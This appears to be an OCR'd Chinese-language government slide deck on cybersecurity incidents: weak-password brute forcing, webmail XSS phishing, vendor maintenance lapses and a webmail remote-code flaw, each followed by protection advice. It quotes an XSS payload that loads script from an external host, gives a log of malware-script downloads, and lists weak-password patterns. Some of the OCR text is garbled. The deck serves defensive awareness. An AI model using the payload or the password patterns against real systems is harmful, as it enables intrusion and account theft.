
密碼與帳號相關

- 密碼與帳號相同
- 帳號重複兩次
- 帳號+@
- 帳號+@123

密碼與縣市名稱相關

- 縣市名稱+@1234
- 縣市名稱+@+123

弱密碼遭暴力破解(2/2)



駭客可利用帳密暴力破解工具(如 Sanmao SMTP Mail Cracker)，制定密碼表、爆破成功後回傳之信件主旨及連線間隔時間

受駭偵測之主旨列表

You get a new smtp
WITID/[SSL狀態]/[使用者信箱]/[密碼]
[使用者信箱];[使用者信箱];[密碼];[郵件伺服器];[伺服器埠號];0;[帳密驗證方式]
[郵件伺服器]:[使用者信箱]:[密碼]:[使用者信箱]:[SSL狀態]:::0
[郵件伺服器],[伺服器埠號],[使用者信箱],[密碼]

防護建議

- 清查郵件伺服器之郵件帳號，**停用或刪除未使用之郵件帳號**，並確認系統上所有郵件帳號密碼均**符合密碼複雜性需求**
- 加強宣導**避免設置常見、與帳號相似或鍵盤排序等具規則之弱密碼**

人員資安意識不足-社交工程郵件(1/2)

案情提要

- 駭客利用Webmail零時差漏洞，將XSS跨站腳本注入社交工程郵件
- 當收件者透過Webmail開啟社交工程郵件，將觸發XSS跨站腳本攻擊並連線至外部含惡意程式碼之網頁
- 駭客利用Webmail零時差漏洞、偽冒政府機關信箱寄發釣魚郵件
- 收件人誤以為是業務相關或系統管理員通知軟體更新等因素，開啟/點擊惡意信件

Transfer-Encoding: base64

```
6le654Gj5Lq65aO9ZeWvjOS/neWlqeeOh+iuiuWlIeWei+W5tOmHkeS/nemaquOAKOmZkOe2sui3r+aKleS/nemAmui3r+mKt+WUruOAKTxicj48Ynl+PGJyPjxicj7r  
6a5pu477yM5Z2H54K65pys5L+d6Zqq5aWR57SE77yI5Lul5LiL57Ch56ix5pys5aWR57SE77yJ55qe5qeL5oiQ6YOo5YiG44CCPGJyPjxicj7mnKzlpZHntInmoTop6Pp  
qeeUqOipsuS/neWWruW5tOW6pummluaciOS5i+Wuo+WRiuWlqeeOh+OAgjxicj48Ynl+5YWt44CB44CM6aCQ5a6a5Yip546H44CN77ya57O75oyH5pys5YW5S5Y  
rosqzku7vvlzkuKbmh4nnmbzntabkv53pmqrlIq7kvZzngrrmib/kv53nmoTmhpHorYnjgI8Ynl+PGJyPuacrOWFrOWPuOWmguaWvOWQjOaEj+aJv+S/neWJje+8jC  
ILPoq4vlh4/IsJHkuYvph5HpoY3jgI8Ynl+PGJyPuS4ieOAgeaJo+mZpOavj+aciOS/nemaqualkOacrOOAgjxicj48Ynl+5Zub44CB5q+P5pel5L6d5YmN5LiJ5qy+5LmL  
m057Wm5LuY5bm06YeR6YeR6aGN44CCPGJyPjxicj7IiY3polXmr4/lubTpoJlj5bkuYvIubTph5Hph5HpoY3oi6XkvY7mlrzmIrdoh7rluaPkupTijYPIhYPmmYLwIzmnKz  
h4nmjInmnKrntpPpgY7mI6YnlhImr5Tlqv508Ynl+PGJyPuS4ieOAgeaJo+mZpOavj+aciOS/nemaqualkOacrOOAgjxicj48Ynl+5Zub44CB5q+P5pel5L6d5YmN5LiJ5qy+5LmL  
Hntabku5jplovlp4vml6X  
pOWGs+WFp+aJgOeiui  
acrOWFrOWPuOe1puS7m0ino+eOnOmHkeaiiui7iOmEnOw5tOmHkes/newwwruvDuewAVOabiuwcmemrkeaiiuaJgOe5s+S/nemaquiyu+aZgu+8jOaHieWFiO  
muefpeimges/neS6uuacieihjOS9v+esrOS4iemgheeUs+iri+ikh+aViOS5i+asiuWlqe+8jOS4pui8ieaYjuimges/neS6uuacquaWvOesrOS4iemghee0hOWumuacn+r
```

<img src=1 onerror=\$.getScript('https://www.████████.tw/.../')


```
-----boundary_0_30ec788d-f716-449a-b018-4f795adaee65 Content-Type: application/octet-stream; name=1.png Content-Transfer-Encoding: base64  
Content-Disposition: attachment; filename="">**  
**最新版本 - LINE Windows版**  
Life On Line. LINE始終陪伴在你身旁，現在下載立刻免費語音聊天&視頻聊天。LINE讓您無論身處何地，都能暢享短信聊天，以及免費的語音和視頻通話。
- <https://line.me/zh-hant/>**  
**LINE | 始終陪伴在你身旁。**  
超越通訊軟體，LINE為用戶建構全新的溝通型態與豐富的數位生活，成為用戶生活中不可或缺的平台。
- <https://play.google.com/store/apps/details?id=jp...>**  
**LINE - Google Play 應用程式**  
在台灣超過2100萬人使用的通訊軟體“LINE”。使用LINE，您可以隨時隨地與家人或朋友免費聊天，或是撥打語音通話與視訊通話。【Life on LINE】  
★★★★★ 評分：4.1 · 13,090,874 票 · 免費 · Android · 通訊
- <https://tw.linebiz.com/login>**  
**登入管理頁面 - LINE 官方帳號**  
LINE 官方帳號管理頁面，運用LINE所提供的「LINE Biz-Solutions」，全方位整合資源，協助企業主解決各種商業課題。

On the right side of the search results, there is a preview for the official LINE app, showing the LINE logo and a description: "LINE是由Z Holdings Corporation旗下LINE株式會社所開發的即時通訊平台，於2011年6月發表。使用者之間可以透過網路網路在不額外增加費用情況下，與其他使用者傳送訊息及觀看直播，並可透過LINE使用購物、行動支付、計程車、旅遊資訊及取得新聞等功能。維基百科" and "開發者：LINE Corporation" and "原作者：李海珍" and "初始版本：2011年6月23日".

# 廠商維護環境或管理疏失(1/2)

## 案情提要

- 機關發現網站WordPress Plugin目錄遭植入惡意程式
- 經查係網站維護商為方便維護網站，於維護當日設定該目錄權限設定為所有人皆可寫入，惟完成作業後未將該目錄權限復原，遭駭客逕行存取並植入惡意程式
- 機關已恢復目錄限制存取、清查確保未有其他惡意程式殘留，並加強監督廠商維運作業，以避免類似情形再次發生



## 防護建議

- 機關應依資通安全管理法施行細則第4條落實委外監督管理之責，確保資安防護措施之有效性
- 依資通安全責任等級分級辦法附表十資通系統防護基準，規範存取控制採最小權限原則
- 僅依機關業務需求，開放指派任務所需之授權存取，降低因廠商疏忽所肇生之資安風險

# 廠商維護環境或管理疏失(2/2)

## 案情提要

- 駭客入侵委外廠商內部環境後，以廠商設備為跳板入侵政府機關
- 部分受害機關原既有白名單IP限制存取，惟網站存在上傳漏洞遭利用(無效的身分驗證與未有效限制檔案上傳格式)植入惡意程式
- 委外廠商為方便作業採用密鑰認證可免密碼登入，以致遭利用入侵政府機關


## 防護建議

- 遠端存取控制機制，依「**原則禁止、例外允許**」
- 若有必要允許外部遠端維護，應加強相關防護措施，採多因子驗證方式，強化遠端登入驗證
- 開放遠端存取期間原則以**短天期為限**，應確實**關閉遠端網路連線服務**，並更換遠端維護管道之登入密碼





# 產品或網站漏洞攻擊(2/2)



部署偵測規則，以偵測可疑連線行為

| Source | Source Port                | Source Geol     | Destination   | Destina | Destination Ge | Protocol | Length | Name                      | Request # | Info                               |
|--------|----------------------------|-----------------|---------------|---------|----------------|----------|--------|---------------------------|-----------|------------------------------------|
| 44     | 2023-02-15 16:40:34.203373 | 117.117.117.117 | 66.42.108.185 | 80      | United St...   | HTTP     | 250    | GET /tmp/update_mips64.sh | 1         | GET /tmp/update_mips64.sh HTTP/1.1 |
| 46     | 2023-02-15 16:48:39.722740 | 117.117.117.117 | 66.42.108.185 | 80      | United St...   | HTTP     | 244    | GET /tmp/update_mips32.sh | 1         | GET /tmp/update_mips32.sh HTTP/1.1 |
| 47     | 2023-02-15 17:02:41.283783 | 117.117.117.117 | 66.42.108.185 | 80      | United St...   | HTTP     | 250    | GET /tmp/update_mips32.sh | 1         | GET /tmp/update_mips32.sh HTTP/1.1 |
| 49     | 2023-02-15 17:06:35.947964 | 117.117.117.117 | 66.42.108.185 | 80      | United St...   | HTTP     | 246    | GET /tmp/update_i386.sh   | 1         | GET /tmp/update_i386.sh HTTP/1.1   |

## 防護建議

- 儘速至官方網站下載更新檔進行更新
- 建議開啟日誌記錄功能，並定期查核檢視
- 定期執行弱點掃描或滲透測試，並可利用不同廠牌弱點掃描工具交叉比對掃描結果，或搭配不同檢測方式，以即早發現網站漏洞

NUSOFT

### 安全性報告

Security report

新軟體伺服器遠端程式攻擊漏洞 (NICS-INT-2023-0000344)

國家資通安全研究院近期發現遠端程式攻擊漏洞 (NICS-INT-2023-0000344)；透過此漏洞可下載並執行遠端程式。

經檢查此漏洞影響新軟體伺服器系列產品Web Mail功能，與更新最新版軟體 (V 17.04) 將可解決此隱患。建議郵件伺服器之用戶應立即進行此安全性軟體更新，避免受到漏洞的攻擊。

新軟體下載網頁：MLS系列軟體更新

\*受影響型號：MLS-2700、MLS-2600、MLS-1600、MLS-900、MLS-850、MLS-700、MLS-650、MLS-600 (不在列表的舊型號用戶建議與本公司客服聯絡)

# 政府機關資安防護強化重點

---

- 定期盤點資通系統資產

- 盤點範圍須涵蓋全機關之資通系統資產，包含路由器與交換機等網通設備，以及門禁考勤設備與網路攝影機等物聯網設備
- 導入**資通安全弱點通報機制**(Vulnerability Alert and Notification System, VANS)，定期盤點資訊資產清單與已安裝之KBID列表，正規化後將其登錄至VANS

- 強化存取系統控制管理

- 定期檢視網路架構與設備設定，確保內部使用之系統與服務**不曝露於網際網路**中
- 定期檢視系統與設備之帳號清單，確認存取權限，定期更換密碼，並符合其**密碼複雜度**要求

- 即時修補資訊資產弱點

- 即時進行漏洞修補與安全性更新
- 接收VANS弱點通知



- 資通系統建置應落實上線前資安檢測
  - 委外開發時應遵行**安全軟體開發生命週期**(Secure Software development Life Cycle, SSDLC)，預防系統設計不當與開發疏失
  - 系統上線前應落實資安檢測，除弱點掃描外，應確認設定與介面等均符合資安要求
- 強化存取控制管理
  - 存取權限應以作業所需之**最小權限原則**，配合異常紀錄檢視，監控可疑活動
  - 資通系統**權限開放情形**，應納入上線前之檢驗項目
  - 加強供應商連線至機關內部環境管理，遠端連線採「**原則禁止、例外允許**」方式

◆ 開放遠端存取期間原則以**短天期**為限

◆ 建立異常行為管理機制

◆ 結束遠端存取期間後，應**確實關閉網路連線**

◆ **更換遠端存取通道(如VPN)登入密碼**

行政院資安處110年3月2日院臺護字第1100165761號函  
※雲端服務之使用不在此禁止範圍

# 持續提升人員資安意識

- 加強密碼管理(依GCB建議)

- 以伺服器為例，須符合密碼強度，如大小寫、包含特殊符號及長度至少12碼等
- 符合變更原則，不同先前3次以上密碼

- 防範社交工程攻擊

- 定期進行**資安認知與教育訓練**，強化識別與判斷可疑社交工程郵件
- 建置**電子郵件過濾機制**，並**加強郵件驗證機制**與保留郵件日誌，以利溯源分析，例如密碼暴力破解登入或其他異常活動跡象



# 結論與建議(1/2)

- **APT惡意電郵**仍為組織型駭客主要攻擊手法，各機關須持續加強人員資安意識，防範社交工程電子郵件攻擊
- 強化資產盤點與漏洞修補，提升弱點防護能力，落實資安監控
  1. 強化**資產盤點與監控機制**，即時掌握資通訊設備與相關資產分布
  2. 落實**權限管理**作業，杜絕「**弱密碼**」與「**預設密碼**」引發之資安事件
  3. 隨時關注資通訊設備漏洞更新情況與相關公告，並儘速完成**漏洞修補**作業
  4. **導入資安弱點通報機制**(Vulnerability Alert and Notification System, VANS)
- 使用雲端服務應先評估資安風險，選擇有利於機關之服務項目，並確保機敏資料資安防護

# 結論與建議(2/2)

- 落實資訊作業委外安全管理，並責成委外廠商遵守資安管理措施
  1. 資通系統委外開發時應遵行**安全軟體開發生命週期**(Secure Software development Life Cycle, SSDLC)，預防系統設計不當與開發疏失，避免予駭客可乘之機
  2. **避免未經管制設備**於機關環境中使用
  3. 遠端維護資通訊設備系統應採「**原則禁止、例外允許**」方式
  4. 如須開放遠端存取，原則以**短天期為限**，並建立**異常連線行為管理機制**，以確認時間與作業項目皆與實際情況相符
- 殭屍網路威脅持續不斷，公務人員使用行動裝置應遵守相關資安要求，同時各機關使用**物聯網設備**應妥善規劃管理，確保資通安全防護

報告完畢  
敬請指教

